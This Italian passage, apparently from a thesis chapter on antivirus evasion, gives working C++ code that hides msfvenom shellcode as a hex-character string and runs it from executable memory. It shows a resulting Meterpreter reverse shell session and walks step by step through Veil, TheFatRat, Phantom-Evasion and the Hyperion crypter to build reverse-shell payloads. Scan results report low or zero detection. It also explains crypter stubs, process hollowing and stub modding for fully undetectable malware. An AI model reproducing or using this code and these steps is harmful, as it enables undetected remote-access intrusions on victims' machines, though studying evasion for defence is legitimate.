L'idea è di inserire lo shellcode (anche cifrato) all'interno del codice non come stringa esadecimale, ma come sequenza di singoli caratteri in modo tale da evitare che l'antivirus riesca ad individuarlo come malware. In poche parole, invece, di `\x48\x31\xc9...` inseriamo nel codice la stringa `48 31 c9...`(possiamo anche cifrarla).

A questo punto dobbiamo fare in modo che solo al run time avvenga la trasformazione e l'eventuale decifrazione della stringa in shellcode. Per fare ciò è stato utilizzato un input con timeout. L'utente ha un microsecondo per inserire un input. Il codice relativo alla trasformazione e decifrazione della stringa in shellcode è stato racchiuso all'interno di un if e la condizione affinché avvenga la trasformazione in shellcode è che l'input dell'utente sia una stringa vuota. Poiché il tempo per inserire l'input è di un microsecondo sicuramente questa condizione sarà vera ma questa informazione è possibile reperirla solo al run time, quindi nell'eseguibile non vi sarà alcuna traccia dello shellcode.

Di seguito è mostrato il codice e i passi per riprodurre l'esperimento:

- generare lo shellcode con msfvenom come fatto per AvEvasion download. Di seguito un'immagine che mostra parte dello shellcode:

---

```
unsigned char buf[] =  
"\x48\x31\xc9\x48\x81\xe9\xc0\xff\xff\xff\x48\x8d\x05\xef\xff"  
"\xff\xff\x48\xbb\xaf\x9c\xee\x2f\xd8\x6f\x13\x6a\x48\x31\x58"  
"\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\x53\xd4\x6d\xcb\x28\x87"  
"\xdf\x6a\xaf\x9c\xaf\x7e\x99\x3f\x41\x22\x9e\x4e\x8b\x67\x53"  
"\x3d\x73\x22\x24\xce\xf6\x7e\x90\xe4\x41\x4a\xf9\xd4\xe1\x98"  
"\x92\x25\x5b\xe1\xdd\xcc\xa3\x1e\x11\x27\x22\xaa\x03\xa0\x8f"  
"\x53\xda\x43\x33\x2b\x6e\x55\xe3\x6e\xd9\xae\xf1\x87\xfd\xd4"  
"\x65\x7d\xf8\xe4\x51\x56\xe7\x9d\x3e\x6e\x89\x09\x92\x12\xb7"...;
```

---

- avviare il modulo handler con le opzioni opportunamente settate;
- scrivere il codice che permetterà l'esecuzione dello shellcode:

---

```
#include <iostream>  
#include<windows.h>  
#include <string>  
#include <stdio.h>  
#include <algorithm>  
#include <chrono>  
#include <thread>
```



```

std::string decifra(std::string str);
int main(int argc, char* argv[]) {
    //Potremmo cifrare anche questi valori e decifrarli successivamente
    std::string in = " 48 31 c9 48 81 e9 c0 ff ff ff 48 8d 05 ef ff ff
        ff 48 bb af 9c ee 2f d8 6f 13 6a 48 31 58 27 48 2d f8 ff ff ff
        e2 f4 53 d4 6d cb 28 87 ...";
    int key = 0;
    std::thread t1([&]() {
        std::cin >> key;
    });
    std::this_thread::sleep_for(std::chrono::microseconds(1));
    t1.detach();
    // Solo al run time scopre il valore di key
    // Decifra stringa
    if (key == 0) {
        in = decifra(in);
    }
    // Tutto questo deve essere per forza fatto a tempo
    //di esecuzione quindi a tempo di
    // compilazione non si sa ancora che in str
    //ci sta lo shellcode
    std::string str = "";

    for (int i = 0; i < in.length(); i++) {
        if (in[i] == ' ' && i == 0)
            str += "0x";
        else if (in[i] == ' ' && i != 0)
            str += " 0x";
        else
            str += in[i];
    }
}

```

```

    }

    unsigned char buf[560];

    // Per convertire l'input in un array di unsigned char
    char* char_arr = &str[0];

    char* end = char_arr;
    for (int i = 0; i < 560; i++) {
        long int a = strtol(end, &end, 16);
        buf[i] = a;
    }

    ::ShowWindow(::GetConsoleWindow(), SW_HIDE);
    void* exec = VirtualAlloc(0, sizeof buf, MEM_COMMIT,
        PAGE_EXECUTE_READWRITE);
    memcpy(exec, buf, sizeof buf);
    ((void(*)())exec)();
}

std::string decifra(std::string str) {
    // Dovrei usare l'algoritmo di decifratura ma
    // in questo caso non ho cifrato niente
    return str;
}

```

---

Il codice è molto più semplice rispetto al precedente esperimento. La stringa *in* contiene lo shellcode codificato come sequenza di caratteri e non in esadecimale (per semplicità non è stato cifrato). La variabile *key* è stata inizializzata a 0 e conterrà all'interno il valore inserito come input dall'utente. Successivamente un thread *t1*

viene lanciato in attesa di un input dall'utente. Dopo un microsecondo il thread viene bloccato rendendo impossibile all'utente digitare qualcosa.


A questo punto la partita è chiusa, in quanto il valore di key sarà sicuramente 0, ma solo al run time saremo a conoscenza di questa informazione. Quindi lo shellcode non sarà rilevabile all'interno dell'eseguibile dall'antivirus;

- eseguire il codice e vedere se l'evasione è andata a buon fine:

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.90.213:7001
[*] Sending stage (200262 bytes) to 192.168.90.72
[*] Meterpreter session 13 opened (192.168.90.213:7001 → 192.168.90.72:65299 ) at 2022-06-19 11:03:40 -0400
meterpreter > exit
```

Dall'immagine si evince che la connessione è stata stabilita correttamente.

Come per i precedenti esperimenti mostriamo anche i risultati ottenuti mediante VirusTotal:



Anche in questo caso i risultati dal punto di vista dell'evasione sono ottimi. Solo 4/66 degli antivirus utilizzati da VirusTotal rilevano l'eseguibile come malware.

## 4.4 Tools per Antivirus Evasion

Fino ad ora abbiamo adottato un approccio manuale per la generazione di payload non rilevabili. Non sempre però si ha a disposizione il tempo per realizzare tecniche di questo tipo. A tal proposito sono stati sviluppati diversi tools che hanno l'obiettivo di generare payload non rilevabili dagli antivirus.

Lo scopo di questa sezione è mostrare alcuni dei più popolari strumenti e fornire un confronto tra le varie tecniche utilizzate.

### 4.4.1 Veil

Veil è un tool sviluppato per generare payload che eludono gli antivirus.

#### Installazione

Veil non è disponibile di default su Kali, per installarlo basta utilizzare il seguente comando


```
apt -y install veil  
  
/usr/share/veil/config/setup.sh --force --silent
```

Per altre informazioni riguardo Veil visitare il sito <https://github.com/Veil-Framework/Veil>.

#### Generazione payload

Una volta installato Veil e tutte le sue dipendenze necessarie alla generazione di payload in diversi linguaggio (python, ruby, go ecc..) vediamo operativamente come funziona:

- avviare Veil:



- digitare "use Evasion" per utilizzare lo strumento Evasion per la realizzazione di undetectable-payload. L'opzione 2 (Ordance) permette di realizzare shellcode anche codificati e può essere utilizzato in sinergia con l'opzione Evasion:

```

Veil>: use Evasion
=====
                        Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Veil-Evasion Menu

    41 payloads loaded

Available Commands:
pe_to_shell
    back          Go to Veil's main menu
    checkvt       Check VirusTotal.com against generated hashes
    clean         Remove generated artifacts
    exit          Completely exit Veil
    info          Information on a specific payload
    list          List available payloads
    use           Use a specific payload

```

- digitare "list" per vedere tutti i payload generabili:

```

1)    autoit/shellcode_inject/flat.py
2)    auxiliary/coldwar_wrapper.py
3)    auxiliary/macro_converter.py
4)    auxiliary/pyinstaller_wrapper.py
5)    c/meterpreter/rev_http.py
6)    c/meterpreter/rev_http_service.py
7)    c/meterpreter/rev_tcp.py
8)    c/meterpreter/rev_tcp_service.py
9)    cs/meterpreter/rev_http.py
10)   cs/meterpreter/rev_https.py
11)   cs/meterpreter/rev_tcp.py
12)   cs/shellcode_inject/base64.py
13)   cs/shellcode_inject/virtual.py
14)   go/meterpreter/rev_http.py
15)   go/meterpreter/rev_https.py
16)   go/meterpreter/rev_tcp.py
17)   go/shellcode_inject/virtual.py
18)   lua/shellcode_inject/flat.py
19)   perl/shellcode_inject/flat.py
20)   powershell/meterpreter/rev_http.py
21)   powershell/meterpreter/rev_https.py
22)   powershell/meterpreter/rev_tcp.py
23)   powershell/shellcode_inject/psexec_virtual.py
24)   powershell/shellcode_inject/virtual.py
25)   python/meterpreter/bind_tcp.py
26)   python/meterpreter/rev_http.py
27)   python/meterpreter/rev_https.py
28)   python/meterpreter/rev_tcp.py
29)   python/shellcode_inject/aes_encrypt.py
30)   python/shellcode_inject/arc_encrypt.py
31)   python/shellcode_inject/base64_substitution.py
32)   python/shellcode_inject/des_encrypt.py
33)   python/shellcode_inject/flat.py
34)   python/shellcode_inject/letter_substitution.py
35)   python/shellcode_inject/pidinject.py
36)   python/shellcode_inject/stallion.py
37)   ruby/meterpreter/rev_http.py
38)   ruby/meterpreter/rev_https.py
39)   ruby/meterpreter/rev_tcp.py
40)   ruby/shellcode_inject/base64.py
41)   ruby/shellcode_inject/flat.py

```

- selezionare un payload digitando "use numero del payload":

```
Veil/Evasion>: use 16

=====
                        Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Payload Information:
  Name:      Pure Golang Reverse TCP Stager
  Language:  go
  Rating:    Normal
  Description: pure windows/meterpreter/reverse_tcp stager, no
              shellcode

Payload: go/meterpreter/rev_tcp selected
```

- settare le opzioni necessarie:

```
[go/meterpreter/rev_tcp>>]: set lhost 192.168.90.213
[go/meterpreter/rev_tcp>>]: set lport 7001
[go/meterpreter/rev_tcp>>]: options
```

- generare il payload con il comando "generate".

Solo la generazione del payload `go.reverse_tcp` è stata mostrata ma analogamente è possibile generarne altri. Per la successiva analisi oltre al payload `go.reverse_tcp` sono stati generati i payload corrispondenti ai numeri 22(`powershell.reverse_tcp`), 26 (`python.reverse_http`) e 28(`python.reverse_tcp`).

## 4.4.2 TheFatRat

TheFatRat è un tool che permette di generare payload eseguibili su Windows, Linux, Mac e Android ed in grado di evadere molti degli antivirus.

### Installazione

TheFatRat non è disponibile di default all'interno di Kali. Per installarlo basta digitare i comandi:

---

```
git clone https://github.com/Screetsec/TheFatRat.git
cd TheFatRat
chmod +x setup.sh && ./setup.sh
```

---

Per ulteriori informazioni consultare il sito <https://github.com/screetsec/TheFatRat>.

## Generazione payload

Una volta installato TheFatRat vediamo operativamente come funziona:

- avviare il tool digitando "fatrat" e digitare 1 per generare una backdoor con msfvenom:




```

[TheFatRat]--[--]--[menu]:

[01] Create Backdoor with msfvenom
[02] Create Fud 100% Backdoor with Fudwin 1.0
[03] Create Fud Backdoor with Avoid v1.2
[04] Create Fud Backdoor with backdoor-factory [embed]
[05] Backdooring Original apk [Instagram, Line,etc]
[06] Create Fud Backdoor 1000% with PwnWinds [Excelent]
[07] Create Backdoor For Office with Microsploit
[08] Trojan Debian Package For Remote Acces [Trodebi]
[09] Load/Create auto listeners
[10] Jump to msfconsole
[11] Searchsploit
[12] File Pumper [Increase Your Files Size]
[13] Configure Default Lhost & Lport
[14] Cleanup
[15] Help
[16] Credits
[17] Exit

[TheFatRat]--[--]--[menu]:
```

- digitare 2 per generare un eseguibile per Windows:



```

[1] LINUX >> FatRat.elf
[2] WINDOWS >> FatRat.exe
[3] SIGNED ANDROID >> FatRat.apk
[4] MAC >> FatRat.macho
[5] PHP >> FatRat.php
[6] ASP >> FatRat.asp
[7] JSP >> FatRat.jsp
[8] WAR >> FatRat.war
[9] Python >> FatRat.py
[10] Bash >> FatRat.sh
[11] Perl >> FatRat.pl
[12] doc >> Microsoft.doc ( not macro attack )
[13] rar >> bacdoor.rar ( Winrar old version)
[14] dll >> FatRat.dll
[15] Back to Menu
```

- settare le opzioni necessarie (LHOST, LPORT, nome payload) e digitare il tipo di payload che si vuole usare, nell'esempio 5 (windows/meterpreter/reverse\_http):

```
Set LHOST IP: 192.168.90.213
Set LPORT: 7001
Please enter the base name for output files : pyaload_msfvenom_back_door

+-----+
| [ 1 ] windows/shell_bind_tcp |
| [ 2 ] windows/shell/reverse_tcp |
| [ 3 ] windows/meterpreter/reverse_tcp |
| [ 4 ] windows/meterpreter/reverse_tcp_dns |
| [ 5 ] windows/meterpreter/reverse_http |
| [ 6 ] windows/meterpreter/reverse_https |
+-----+

Choose Payload :5
```

Solo la generazione del payload reverse\_http è stata mostrata, ma analogamente è possibile generarne altri. Per la successiva analisi oltre al payload citato sopra sono stati generati altri due payload. Il primo è stato realizzato allo stesso modo dell'esempio mostrato ma usando un reverse\_tcp, il secondo sfrutta l'opzione numero 2 messa a disposizione da TheFatRat nella pagine iniziale.

### 4.4.3 Phantom-Evasion

Phantom-Evasion è un tool scritto in python in grado di generare eseguibili non rilevabili dagli antivirus.

#### Installazione

Phantom-Evasion non è disponibile di default all'interno di Kali. Per installarlo basta scaricare il file zip al seguente link <https://github.com/oddcod3/Phantom-Evasion> e digitare:

---

```
python3 phantom-evasion.py --setup
```

---

#### Generazione payload

Una volta installato Phantom-Evasion possiamo procedere alla generazione del payload come segue:

- avviare Phantom-Evasoin eseguendo `./phantom-evasion.py` e digitare 1 per selezione il modulo relativo a Windows:



```

          Phatnom-Evasion
                                v3.0

[MAIN MENU]:
[1] Windows modules
[2] Linux modules
[3] Android modules
[4] Persistence modules
[5] Priv-Esc modules
[6] Post-Ex modules
[7] Setup
[0] Exit

[>] Please insert option: 1

```

- digitare 2 per selezionare reverse\_tcp:

```

[+] WINDOWS MODULES:
[1] Windows Shellcode Injection (C)
[2] Windows Reverse Tcp Stager (C)
[3] Windows Reverse Http Stager (C)
[4] Windows Reverse Https Stager (C)
[5] Windows Download Execute Exe NoDiskWrite (C)
[6] Windows Download Execute Dll NoDiskWrite (C)
[0] Back
[>] Insert payload number: 2

```

- inserire tutte le opzioni richieste:

```

[>] Insert Target architecture (default:x86):
[>] Insert LHOST: 192.168.90.213
[>] Insert LPORT: 7001
[>] Insert Exec-method (default:Thread):
[>] Insert Memory allocation type (default:Virtual_RWX):
[>] Insert Junkcode Intesity value (default:10):
[>] Insert Junkcode Frequency value (default: 10):
[>] Insert Junkcode Reinjection Frequency (default: 0):
[>] Insert Junkcode Reinjection Frequency (default: 0):
[>] Insert Evasioncode Frequency value (default: 10):
[>] Dynamically load windows API? (Y/n):y
[>] Add Ntdll api Unhooker? (Y/n):n
[>] Masq peb process? (Y/n):n
[>] Strip executable? (Y/n):n
[>] Use certificate spoofer and sign executable? (Y/n):n
[>] Insert output format (default:exe):

```

Phatnom-Evasion permette di settare differenti opzioni tra cui il grado di evasione, quanto junkcode<sup>1</sup> inserire, se effettuare stripping (rimozione di parti del binario).

---

<sup>1</sup>codice superfluo che ha lo scopo di rendere più complesso il flusso del programma

Anche in questo caso sono stati generati altri payload in particolare un reverse\_http e un reverse\_https settato con alcuni valori diversi da quelli di default.

## 4.5 Tools VS Approccio Manuale

In questa sezione sfrutteremo il tasso di evasione per confrontare il grado di bontà dagli strumenti automatici e delle tecniche hand-made nel campo dell'AvEvasion. Tutti gli eseguibili generati sono stati sottomessi allo scanner *Jotti* (<https://virusscan.jotti.org/it-IT/filescanjob/c0komgdsyk>). Di seguito sono riportati i risultati delle scansioni suddivisi per tool.

### 4.5.1 Risultati Veil

payload_py_tcp.exe			
Nome:	payload_py_tcp.exe	Stato:	Scansione finita. Scanner 9/14 hanno riportato dei malware.
Grandezza:	4.55MB (4.771.374 byte)	Scansione fatta su:	20 giugno 2022 15:37:40 CEST
Tipo:	PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows		
Visto per la prima volta:	20 giugno 2022 15:37:38 CEST		
MD5:	2519b6fa45f6f9fec4397d9c3287c95		
SHA1:	1b0a67ff3d1eb1a7892be1da235eed4958e9da65		

payload_py_reverse_http.exe			
Nome:	payload_py_reverse_http.exe	Stato:	Scansione finita. Scanner 9/14 hanno riportato dei malware.
Grandezza:	4.55MB (4.772.376 byte)	Scansione fatta su:	20 giugno 2022 15:37:39 CEST
Tipo:	PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows		
Visto per la prima volta:	20 giugno 2022 15:37:38 CEST		
MD5:	e034337534c6c7714ee7244fc9014d1b		
SHA1:	ed92d6f4c44e3bc500d7b701b81de82b33b52ee3		

reverse_tcp_go.exe			
Nome:	reverse_tcp_go.exe	Stato:	Scansione finita. Scanner 13/14 hanno riportato dei malware.
Grandezza:	769,5kB (787.968 byte)	Scansione fatta su:	20 giugno 2022 15:37:39 CEST
Tipo:	PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows		
Visto per la prima volta:	20 giugno 2022 15:37:38 CEST		
MD5:	9aab4bbebf3cddf6411932ed9ccd639		
SHA1:	525bb25258ed69940681777ce160ab8e039b66d76		

### 4.5.2 Risultati TheFatRat

payload_reverse_http_msfvenom.exe			
Nome:	payload_reverse_http_msfvenom.exe	Stato:	Scansione finita. Scanner 12/14 hanno riportato dei malware.
Grandezza:	72,07kB (73.802 byte)	Scansione fatta su:	20 giugno 2022 15:28:34 CEST
Tipo:	PE32 executable (GUI) Intel 80386, for MS Windows		
Visto per la prima volta:	20 giugno 2022 15:28:32 CEST		
MD5:	7dc065f061433c4f7e59379963ceef2		
SHA1:	764aa83eac5afb6ca697b7691b8b185473b645d2		

reverse_tcp_msfvenom.exe		
Nome:	reverse_tcp_msfvenom.exe	Stato:
Grandezza:	72,07kB (73.802 byte)	Scansione fatta su:
Tipo:	PE32 executable (GUI) Intel 80386, for MS Windows	Scansione finita. Scanner 12/14 hanno riportato dei malware.
Visto per la prima volta:	20 giugno 2022 15:28:32 CEST	20 giugno 2022 15:28:35 CEST
MDS:	86b76afb21cff96e3072a42d3c9456a5	
SHA1:	16bebc6775d0501c60c3e9e64dde483e64f68dc4	

fud_win.exe		
Nome:	fud_win.exe	Stato:
Grandezza:	504,59kB (516.700 byte)	Scansione fatta su:
Tipo:	PE32+ executable (GUI) x86-64, for MS Windows	Scansione finita. Scanner 8/14 hanno riportato dei malware.
Visto per la prima volta:	20 giugno 2022 15:28:32 CEST	20 giugno 2022 15:28:33 CEST
MDS:	9e04dfa360f2e0cc53edbf4b772d0cc	
SHA1:	e43a19c3ab1c5e37dca26148ff9f0f6ad8e8ef9	

### 4.5.3 Risultati Phantom-Evasion

reverse_http.exe		
Nome:	reverse_http.exe	Stato:
Grandezza:	110,13kB (112.778 byte)	Scansione fatta su:
Tipo:	PE32 executable (GUI) Intel 80386, for MS Windows	Scansione finita. Scanner 7/14 hanno riportato dei malware.
Visto per la prima volta:	20 giugno 2022 15:35:14 CEST	20 giugno 2022 15:35:16 CEST
MDS:	e2ae9eebe335065a451b9fe9fad29c05	
SHA1:	ff193fd71797bde44efa8cf156c45c054c70bee4	

reverse_https_ph.exe		
Nome:	reverse_https_ph.exe	Stato:
Grandezza:	17,51kB (17.934 byte)	Scansione fatta su:
Tipo:	PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows	Scansione finita. Scanner 5/14 hanno riportato dei malware.
Visto per la prima volta:	20 giugno 2022 15:35:14 CEST	20 giugno 2022 15:35:16 CEST
MDS:	16eb7621d294d0af29868f7805c274bb	
SHA1:	92725e52d088f2496e1a0f697b50f1cb6d33c459	

AvEvasion 1 No Http.exe		
Nome:	AvEvasion 1 No Http.exe	Stato:
Grandezza:	11,5kB (11.776 byte)	Scansione fatta su:
Tipo:	PE32+ executable (console) x86-64, for MS Windows	Scansione finita. Scanner 8/14 hanno riportato dei malware.
Visto per la prima volta:	20 giugno 2022 15:42:50 CEST	20 giugno 2022 15:42:51 CEST
MDS:	0cdd73f202576802b449cdf8c4438c99	
SHA1:	616013482e82d28488c7f710c2e1d69d758d35b8	

### 4.5.4 Risultati eseguibili hand-made


AvEvasion 1 No Http.exe		
Nome:	AvEvasion 1 No Http.exe	Stato:
Grandezza:	11,5kB (11.776 byte)	Scansione fatta su:
Tipo:	PE32+ executable (console) x86-64, for MS Windows	Scansione finita. Scanner 8/14 hanno riportato dei malware.
Visto per la prima volta:	20 giugno 2022 15:42:50 CEST	20 giugno 2022 15:42:51 CEST
MDS:	0cdd73f202576802b449cdf8c4438c99	
SHA1:	616013482e82d28488c7f710c2e1d69d758d35b8	

AvEvasion 1 Http.exe		
Nome:	AvEvasion 1 Http.exe	Stato:
Grandezza:	22kB (22.528 byte)	Scansione fatta su:
Tipo:	PE32+ executable (console) x86-64, for MS Windows	Scansione finita. Scanner 0/14 hanno riportato dei malware.
Visto per la prima volta:	20 giugno 2022 15:40:45 CEST	20 giugno 2022 15:40:47 CEST
MDS:	af8f9cef0e8c51a8870df672db4c26d2	
SHA1:	38897fee1ce2c0b2e58d5675380946d4102b21ed	

Cifra.exe			
Nome:	Cifra.exe	Stato:	Scansione finita. Scanner 0/14 hanno riportato dei malware.
Grandezza:	19,5kB (19.968 byte)	Scansione fatta su:	20 giugno 2022 15:40:47 CEST
Tipo:	PE32+ executable (console) x86-64, for MS Windows		
Visto per la prima volta:	20 giugno 2022 15:40:45 CEST		
MD5:	79fa92960d0715a0eb1dfd585ab66dbd		
SHA1:	294f2269b36968a1016171c98434a433d19da65f		

## 4.5.5 Confronto finale

Di seguito è riportato un grafico che riassume i risultati ottenuti dalle scansioni:



Il tasso di evasione indica quanto lo strumento o tecnica utilizzata è in grado di eludere il controllo degli antivirus. Tra gli strumenti usati Phantom-Evasion è quello che si comporta meglio, infatti, è anche lo strumento che permette di personalizzare maggiormente la generazione dei payload. Nonostante ciò le tecniche realizzate senza l'uso di strumenti hanno un tasso di evasione molto alto. In particolare, è da notare che gli eseguibili ottenuti dagli esperimenti AvEvasion download e AvEvasion Cifrato non vengono rilevati da nessun antivirus dei 14 utilizzati da *Jotti*.

Questi risultati sono comunque approssimativi in quanto sono stati ottenuti con pochi esperimenti. L'obiettivo principale, infatti, era fornire una panoramica degli strumenti più utilizzati nell'ambito dell'AvEvasion.

## 4.6 Crypter

Come già detto gli antivirus, per poter rilevare, file malevoli effettuano una scansione dei file. Questa operazione non avviene sulla memoria RAM ma sul disco e i *crypter* sfruttano tale comportamento al fine di bypassare i controlli degli antivirus.

L'idea alla base dei crypter è la seguente: se un file dannoso viene crittografato, verrà trasformato in un file "incomprensibile" per l'AV e quindi non verrà rilevato. Il che è vero, ma ovviamente c'è un piccolo problema, ed è che il file dannoso crittografato non funziona, non può essere eseguito, quindi è necessario trovare una soluzione che permette di decifrare ed eseguire il file dannoso.

### 4.6.1 Struttura di un crypter

Solitamente un *crypter* è costituito da due elementi: il *builder* e lo *stub*.

Il primo ha il compito di cifrare il codice fornito in input e di connetterlo allo *stub*, il secondo, invece, decifra il codice cifrato dal *builder* sfruttando una chiave che permette di decifrare il codice direttamente in memoria superando così la scansione del disco effettuata dagli antivirus.

In sintesi a partire da un malware viene generato un "nuovo eseguibile" costituito dallo *stub* e dal malware cifrato.



Dalla figura si evince un altro dettaglio. Tra lo *stub* e il malware sono presenti dei delimitatori che permettono di individuare la locazione della chiave usata per la decifrazione. Quando il file generato dal *builder* viene eseguito, lo *stub* è incaricato di copiare il malware crittografato nella memoria RAM, decifrarlo lì, utilizzando la chiave, e quindi eseguire il malware già decifrato.

## 4.7 Stub

L'elemento più complesso di un crypter è lo stub in quanto deve decifrare ed eseguire il malware in memoria. Per fare tali operazioni sfrutta la tecnica chiamata *dynamic forking* che consente di eseguire un file eseguibile all'interno dello spazio di indirizzi di un altro processo.

Nel nostro caso lo *stub* quando è eseguito, per prima cosa, trova la chiave e il malware cifrato per poter effettuare la decifrazione in memoria. Subito dopo avvia un secondo processo utilizzando la proprietà `CREATE_SUSPENDED`. In questo modo si carica in memoria l'eseguibile e i dati di contesto necessari all'esecuzione ma il processo non si avvia essendo sospeso. Successivamente, gli indirizzi di memoria relativi all'eseguibile sospeso sono sovrascritti con i dati dell'eseguibile dannoso già decifrato in memoria. Infine, il processo sospeso viene riavviato, provocando l'esecuzione del file dannoso al posto dell'eseguibile sospeso inizialmente invocato.

La tecnica analizzata è semplice ed elegante e ci permette di eseguire il malware decifrato direttamente in memoria bypassando la scansione dell'antivirus.

## 4.8 Modder

Il successo del crypter è dovuto all'incapacità dell'antivirus di individuare il file criptato come malware, inoltre, è da notare che il builder anche se rilevato non è un problema in quanto funziona come strumento per comporre il nuovo eseguibile, ma non fa parte di esso. Possiamo, pertanto, tranquillamente usare il builder su un sistema senza antivirus per generare il nuovo eseguibile dannoso costituito da stub, chiave e malware cifrato.

Da quanto detto si evince che né il builder né il malware sono soggetti all'individuazione da parte degli antivirus, quindi, l'ultimo elemento che potrebbe costituire un campanello d'allarme per l'antivirus è lo stub. Quest'ultimo, infatti, per poter implementare la tecnica di *dynamic forking* sfrutta delle funzioni che sono note agli antivirus. Quindi è facile che lo stub possa essere rilevato.

Al fine di creare stub fully undetectable (FUD) sono state realizzate delle tecniche di *stub modding*:

- source modding: le modifiche vengono effettuate direttamente sul codice sorgente

cercando di modificare le funzioni utilizzate, inserendo junk code o usando tecniche di offuscamento;

- binary modding: le modifiche vengono effettuate direttamente sul binario utilizzando tecniche basate sul *Divide et Impera*. Prima si individuano i byte che vengono rilevati dall'antivirus e poi si modificano alcuni byte per evitare il rilevamento mantenendo invariato il funzionamento dello stub.

Possiamo concludere affermando che la fase di modding è ormai un passo chiave per la realizzazione di crypter in grado di generare malware FUD.

## 4.9 Hyperion

Hyperion è un crypter per 32-bit e 64-bit PE (Portable Executable). Il crypter viene avviato tramite la riga di comando e crittografa un eseguibile dato in input con AES-128.

### Configurazione Hyperion

Di seguiti sono riportate alcune indicazioni per installare Hyperion:

- scaricare la cartella di Hyperion al seguente link <https://nullsecurity.net/tools/binary.html>;
- compilare Hyperion usando il comando "i686-w64-mingw32-gcc -I Src/Payloads/Aes/c Src/Crypter/\*.c Src/Payloads/Aes/c/\*.c -o hyperion.exe".

### Esempio Hyperion

Di seguito è riportato un semplice esempio di utilizzo di Hyperion:

- generare un payload utilizzando lo strumento msfvenom come visto in precedenza:

---

```
msfvenom -p windows/x64/meterpreter/reverse_tcp  
LHOST=192.168.193.213 LPORT=7001 -f exe
```

---

- eseguire hyperion.exe utilizzando wine per generare il malware criptato:

---

```
wine hyperion.exe <options> payload.exe hyp_payload.exe
```

---

Al posto di options è possibile specificare la lunghezza della chiave usata da AES con -k e -l per generare un file di log.

Concludiamo l'esempio mostrando i risultati ottenuti dall'analisi dell'eseguibile prodotto utilizzando il servizio messo a disposizione da Jotti:

		prova.exe	
Nome:	prova.exe	Stato:	Scansione finita. Scanner 6/15 hanno riportato dei malware.
Grandezza:	18.5kB (18.944 byte)	Scansione fatta su:	21 giugno 2022 16:52:01 CEST
Tipo:	PE32+ executable (GUI) x86-64, for MS Windows		
Visto per la prima volta:	21 giugno 2022 16:52:00 CEST		
MD5:	f04e44d1a75316f304893a866617b2a5		
SHA1:	12c34902b8ec88a3d0234dff8999ce0bedec8a2		

